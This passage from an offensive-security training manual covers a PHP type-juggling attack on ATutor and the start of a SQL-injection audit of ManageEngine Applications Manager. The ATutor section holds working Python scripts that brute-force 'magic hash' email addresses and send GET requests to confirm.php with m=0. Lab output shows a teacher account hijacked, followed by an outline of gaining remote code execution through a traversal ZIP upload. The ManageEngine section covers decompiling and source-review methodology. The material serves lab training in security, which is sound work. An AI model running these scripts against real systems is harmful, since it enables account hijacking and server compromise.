Based on the listing above, we can deduce that in our brute force approach the only value that we can change on each iteration is the *$e* variable. This is the new email address that we provide for the target user. The account creation date is pulled from the database and should be static. Similarly, the account ID needs to stay static as well, since we are targeting a single account.

This means that we can write a script that generates all possible combinations of an email username, within the length limit we specify, and try to find an instance where the 10 character MD5 substring (*$code* variable) has the value 0eDDDDDDDD where "D" is a digit.

Again, if such a Magic Hash is found it will allow us to defeat the vulnerable loose comparison as we can set *$m* to zero in our GET request. The critical check between *$code* and *$m* will then look like the following:

```
if (0eDDDDDDDD == 0)
  UPDATE THE EMAIL ADDRESS
```

Listing 150 - Pseudo-code for the loose comparison between $code=0eDDDDDDDD and $m=0

As a reminder, this is the code chunk in question in confirm.php:

```
if ($code == $m) {
        $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
        $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
```

Listing 151 - If the confirmation code is correct, the email address will be updated

[42] https://www.whitehatsec.com/blog/magic-hashes/

Since 0eDDDDDDDD will evaluate to zero, we will be able to enter the *if* block from the listing above and update the account email address to the random address generated by our brute force attack.

Lastly, in order for this attack vector to succeed, we need the ability to generate an arbitrary email account for a domain we control once we find a valid Magic Email address. This is necessary because once we update the account email address, we can use the "Forgot your password" feature to have a password reset email sent to that address. This will ultimately allow us to hijack the targeted account.

In order to better understand this approach, we will first recreate the code generation logic on our Kali VM using Python. The script takes a domain name, target account ID, a creation date, and the character length of the email prefix as parameters. Based on that information, it generates all possible combinations of the email address using only the alpha character set and performs the MD5 operation on the concatenated string. If the 10 character substring matches the criteria we previously discussed, it marks it as a valid email address. The following code will do that for us.

```
import hashlib, string, itertools, re, sys

def gen_code(domain, id, date, prefix_length):
    count = 0
    for word in itertools.imap(''.join, itertools.product(string.lowercase,
repeat=int(prefix_length))):
        hash = hashlib.md5("%s@%s" % (word, domain) + date + id).hexdigest()[:10]
        if re.match(r'0+[eE]\d+$', hash):
            print "(+) Found a valid email! %s@%s" % (word, domain)
            print "(+) Requests made: %d" % count
            print "(+) Equivalent loose comparison: %s == 0\n" % (hash)
        count += 1

def main():
    if len(sys.argv) != 5:
        print '(+) usage: %s <domain_name> <id> <creation_date> <prefix_length>' %
sys.argv[0]
        print '(+) eg: %s offsec.local 3 "2018-06-10 23:59:59" 3'  % sys.argv[0]
        sys.exit(-1)

    domain = sys.argv[1]
    id = sys.argv[2]
    creation_date  = sys.argv[3]
    prefix_length = sys.argv[4]

    gen_code(domain, id, creation_date, prefix_length)

if __name__ == "__main__":
    main()
```

Listing 152 - Brute force code generation simulator

Let's take a look at this in action. Notice that we will use the real creation date for our target account in order to validate our process and demonstrate that the brute force approach can be successful relatively quickly. However, knowledge of the real account creation date is not

required for our attack. It would be provided by the server itself during the validation process, as it happens on the server and not client-side.

```
kali@kali:~/atutor$ python atutor_codegen.py offsec.local 1 "2018-05-10 19:28:05" 3
(+) Found a valid email! axt@offsec.local
(+) Requests made: 617
(+) Equivalent loose comparison: 0e77973356 == 0

kali@kali:~/atutor$ python atutor_codegen.py offsec.local 1 "2018-05-10 19:28:05" 4
(+) Found a valid email! avlz@offsec.local
(+) Requests made: 14507
(+) Equivalent loose comparison: 0e35045908 == 0

(+) Found a valid email! bolf@offsec.local
(+) Requests made: 27331
(+) Equivalent loose comparison: 00e8691400 == 0

(+) Found a valid email! brso@offsec.local
(+) Requests made: 29550
(+) Equivalent loose comparison: 00e5718309 == 0
...
...
```

Listing 153 - A sample run of the brute force script

For the purposes of this exercise, we will use our Atmail VM and the first valid email address we discovered using our script, namely axt@offsec.local.




Figure 87: Creation of an arbitrary valid email account in Atmail

We can now modify our previous script to include the proper GET request that will execute our attack once the first Magic Email address is found.

```
import hashlib, string, itertools, re, sys, requests

def update_email(ip, domain, id, prefix_length):
    count = 0
    for word in itertools.imap(''.join, itertools.product(string.lowercase,
repeat=int(prefix_length))):
        email = "%s@%s" % (word, domain)
        url = "http://%s/ATutor/confirm.php?e=%s&m=0&id=%s" % (ip, email, id)
          print "(*) Issuing update request to URL: %s" % url
        r = requests.get(url, allow_redirects=False)
        if (r.status_code == 302):
            return (True, email, count)
        else:
            count += 1
    return (False, Nothing, count)

def main():
    if len(sys.argv) != 5:
        print '(+) usage: %s <domain_name> <id> <prefix_length> <atutor_ip>' %
sys.argv[0]
        print '(+) eg: %s offsec.local 1 3 192.168.1.2'  % sys.argv[0]
        sys.exit(-1)

    domain = sys.argv[1]
    id = sys.argv[2]
    prefix_length = sys.argv[3]
    ip = sys.argv[4]

    result, email, c = update_email(ip, domain, id, prefix_length)
    if(result):
        print "(+) Account hijacked with email %s using %d requests!" % (email, c)
    else:
        print "(-) Account hijacking failed!"

if __name__ == "__main__":
    main()
```

Listing 154 - The brute force script will issue the proper GET request once a valid email address is found

Please note that in the above script we are using the 302 status code as our positive attack result indicator because we saw in listing 147 that a user account email update is followed by a redirect to the relative user profile page.

Before we execute our code, let's make sure that the current email address for our target "teacher" account is "teacher@offsec.local".




Figure 88: Target ATutor account has not been hijacked yet

We can now execute our modified script and see if we can hijack the account.

```
kali@kali:~/atutor$ python atutor_update_email.py offsec.local 1 3 192.168.2.225
(*) Issuing update request to URL:
http://192.168.2.225/ATutor/confirm.php?e=aaa@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.2.225/ATutor/confirm.php?e=aab@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.2.225/ATutor/confirm.php?e=aac@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.2.225/ATutor/confirm.php?e=aad@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.2.225/ATutor/confirm.php?e=aae@offsec.local&m=0&id=1
...
...
(*) Issuing update request to URL:
http://192.168.2.225/ATutor/confirm.php?e=axs@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.2.225/ATutor/confirm.php?e=axt@offsec.local&m=0&id=1
(+) Account hijacked with email axt@offsec.local using 617 requests!
```

Listing 155 - Teacher account has been updated with a new email address

A quick look at the ATutor user admin section can verify the success of our attack.




Figure 89: Validation of the successfull ATutor account hijack

All that is left to do is to request a password reset using our new email address for the teacher account and we will have successfully gained unauthorized privileged access to ATutor once we reset the password.




Figure 90: Requesting the password reset using the updated "teacher" email address




Figure 91: A password reset URL is sent to an attacker-controlled email account

After gaining privileged access, we could execute the same file upload attack as we did in the previous ATutor module and gain OS-level unauthorized access. As a quick reminder, we would

use a malicious ZIP file that we would upload using the *Tests and Surveys* functionality. The ZIP file would use a directory traversal technique to reach a publicly accessible ATutor directory in which a malicious PHP file would be written, thus gaining remote code execution.




Figure 92: Remote code execution on a vulnerable ATutor instance

4.6.3 Exercise

Successfully recreate the type juggling attack described in this module. Note that your email is dependent on the account creation date, which implies that it is very unlikely to match the one used in this module.

4.6.4 Extra Mile

Given everything you have learned about type juggling, recreate the compromise of the "teacher" account WITHOUT the update of the email address and the use of the "Forgot Password" function.

4.7 Summary

As we have been able to demonstrate in this module, type juggling vulnerabilities provide us with another attack vector for PHP applications that is more likely to get overlooked by developers than more commonly known techniques such as SQL injections. Nevertheless, given the right circumstances, these vulnerabilities can be just as powerful and we, as attackers, should always be looking out for the use of loose comparisons when reviewing PHP applications.

5 ManageEngine Applications Manager AMUserResourcesSyncServlet SQL Injection RCE

5.1 Overview

This module includes an in-depth analysis and exploitation of a SQL Injection vulnerability identified in the *ManageEngine AMUserResourceSyncServlet* servlet that can be used to gain access to the underlying operating system. The module will also discuss ways in which you can audit compiled Java servlets to detect similar critical vulnerabilities.

5.2 Getting Started

Revert the ManageEngine virtual machine from your student control panel.

You will find the credentials to the ManageEngine Applications Manager server and application accounts in your course materials.

5.3 Vulnerability Discovery

As described by the vendor[43],

> *ManageEngine Applications Manager is an application performance monitoring solution that proactively monitors business applications and help businesses ensure their revenue-critical applications meet end user expectations. Applications Manager offers out of the box monitoring support for 80+ applications and servers.*

One of the reasons we decided to look into the ManageEngine Application Manager was because we have encountered a number of ManageEngine applications over the course of our pentesting careers. Although the ManageEngine application portfolio has matured over the years, it is still source of interesting vulnerabilities as we will demonstrate during this module.

Whenever we start auditing an unfamiliar web application, we first need to familiarize ourselves with the target and learn about the exposed attack surface. In the case of ManageEngine's Application Manager interface, we can see (Figure 93) that most URIs consist of the .do extension. A quick Google search leads us to a file extensions explanation page[44], which states that the .do extension is typically a URL mapping scheme for compiled Java code.

[43] https://www.manageengine.com/products/applications_manager/

[44] https://fileinfo.com/extension/do




Figure 93: Accessing the Administration panel of ManageEngine Applications Manager

5.3.1 Servlet Mappings

Given the extension explanation, we start by launching Process Explorer[45] to gain additional insight into the Java process we are targeting:




Figure 94: The ManageEngine Java target process

A natural question at this point might be: how do we know which Java process to target? In this case, we are fortunate as there is only one Java process running on our vulnerable machine. Some applications use multiple Java process instances though. In such cases, we can check any given process properties in Process Explorer by right-clicking on the process name and choosing *Properties* (Figure 95).

[45] https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer




Figure 95: Checking out the properties of the Java.exe process, spawned by wrapper.exe

In the Path location (Figure 95), we can see that the process uses a working directory of C:\Program Files\ManageEngine\AppManager12\working\.

This confirms that we are on the right track. Furthermore, this directory is a good place to start looking for additional information regarding our target application. More specifically, Java web applications use a deployment descriptor file named web.xml to determine how URLs map to servlets[46], which URLs require authentication, and other information. This file is essential when we look for the implementations of any given functionality exposed by the web application.

With that said, within the working directory, we see a WEB-INF folder, which is the Java's default configuration folder path where we can find the web.xml file. This file contains a number of servlet names to servlet classes as well as the servlet name to URL mappings. Information like this will become useful once we know exactly which class we are targeting, since it will tell us how to reach it.

5.3.2 Source Code Recovery

Now that we have a better idea about this application and how it is laid out, we can start thinking about how to look for any potential vulnerabilities. In this case, we decided to first look for SQL injections.

Although detecting any type of vulnerability is not an easy task, being able to review the application source code can definitely accelerate the process. As we already discovered from the

[46] https://en.wikipedia.org/wiki/Java_servlet

initial review, at least some components of the ManageEngine Application Manager are written in Java. Fortunately, compiled Java classes can be easily decompiled using publicly available software. But we need to first identify which Java class or classes we want to review.

By checking the contents of the C:\Program Files (x86)\ManageEngine\AppManager12\working\WEB-INF\lib directory, we notice that it contains a number of JAR files. If we just take a look at the names of these files, we can see that most of them are actually standard third party libraries such as struts.jar or xmlsec-1.3.0.jar. Only four JAR files in this directory appear to be native to ManageEngine. Of those four, AdventNetAppManagerWebClient.jar seems like a good starting candidate due to its rather self-explanatory name.

As already discussed at the beginning of the course, JAR files contain compiled Java classes and to recover the original Java source code from them we can make use of the *JD-GUI* decompiler.




Figure 96: Decompiled AdventNetAppManagerWebClient.jar file

Once we decompile our chosen JAR file, we notice that this is a rather substantial collection of Java classes. This means that we need to develop a methodology to make any sort of meaningful progress in our source code review.

Before we do that, it is worth mentioning that, while *JD-GUI* is certainly an excellent decompiler, its search capabilities are not exactly the best. A better tool for this task would be Notepad++ which is already installed on our VM and could help us navigate this code base in a much easier way. In order to do that however, we first need to save the decompiled source code into human-readable .java files. *JD-GUI* allows us to do that via the *File* > *Save All Sources* menu.




Figure 97: Extracting decompiled Java classes

In Figure 97, we see that the extracted Java classes are saved in a compressed file. At this point, all we have left to do is decompress it and inspect the extracted files in Notepad++.

5.3.3 Analyzing the Source Code

Now that we have our tooling in place, it is time to actually start looking at the source code and trying to identify any vulnerabilities we could exploit. In a situation like this, we know that the target application is interacting with a database, so a natural instinct is to start reviewing all query strings we can find in the code. More specifically, we would try to identify all instances in which unsanitized user input could find its way into a query string and therefore lead to a typical SQL injection.

While analyzing the code base we noticed that most query strings are assigned to a variable named *query* as shown in the listing below.

```
String query = "select count(*) from Alert where SEVERITY = " + i + " and groupname
='AppManager'";
```

Listing 156 - An example query from the source code

The query in listing 156 is a great example we can use to build a regular expression on, which can help us find the vast majority of the specific type of queries we are interested in. Specifically, it contains a couple of key strings we want to look for, namely “query” and “select”, and also uses string concatenation using the “+” operator.

Notepad++ allows us to perform searches using regular expressions and the one we will start with looks like the following:

```
^.*?query.*?select.*?
```

Listing 157 - Regular expression used to search for SELECT queries

If you are not familiar with regular expressions, we strongly suggest you spend some time learning them as they can be a very useful tool in the vulnerability discovery process. For now, just know that the expression from listing 157 basically says:

- Look for any line that contains any number of alphanumeric characters at the beginning.
- Which is followed by the string QUERY
- Which is followed by any number of alphanumeric characters
- Which is followed by the string SELECT
- Which is followed by any number of alphanumeric characters

While this may sound complicated, it really is not.

Before we execute this search, we need to make sure that the *Regular Expression* option is checked in the Notepad++ search dialog and that the Directory text box is pointing to the directory on our desktop that contains the extracted Java source code file (Figure 98).




Figure 98: Searching for SELECT queries

As we can see in Figure 98, this does not seem to narrow our area of focus much, since we find almost 5000 instances of *SELECT* queries in this JAR file alone. We may want to find a better way to search in order to reduce the number of instances we need to review. Keep in mind that there is nothing wrong with using the approach described above; however, we usually prefer to find a more reasonable starting point for the source code review.

Another approach when reviewing a web application is to start from the front-end user interface implementation and take a look at the HTTP request handlers first.

With that in mind, it is important to know that in a typical Java servlet, we can easily identify the HTTP request handler functions that handle each HTTP request type due to their constant and unique names.

These methods are named as follows:

- *doGet*
- *doPost*
- *doPut*
- *doDelete*
- *doCopy*
- *doOptions*

Since we already mentioned that we like to stay as close as possible to the entry points of user input into the application during the beginning stages of our source code audits, searching for all *doGet* and *doPost* function implementations seems like a good option.

```
Find result - 87 hits
Search "doGet" (87 hits in 50 files)
  C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.src\com\adventnet\appmanager\reporting\servlet\AMPDFReportsServlet.java (1 hit)
    Line 172: /*      */   public void doGet(HttpServletRequest request, HttpServletResponse response)
  C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.src\com\adventnet\appmanager\reporting\servlet\Site247BenchMarks.java (1 hit)
    Line 117: /*      */   public void doGet(HttpServletRequest request, HttpServletResponse response)
  C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.src\com\adventnet\appmanager\servlets\Agent.java (1 hit)
    Line 30: /*     */   protected void doGet(HttpServletRequest req, HttpServletResponse resp)
  C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.src\com\adventnet\appmanager\servlets\APIServlet.java (1 hit)
    Line 64: /*      */   protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
  C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.src\com\adventnet\appmanager\servlets\comm\AAMRequestProcessor.java (2 hits)
    Line 40: /*  40 */     doGet(request, response);
    Line 43: /*     */   public void doGet(HttpServletRequest request, HttpServletResponse response)
  C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.src\com\adventnet\appmanager\servlets\comm\AMUserResourcesSyncServlet.java (4 hits)
    Line 24: /*  24 */     doGet(request, response);
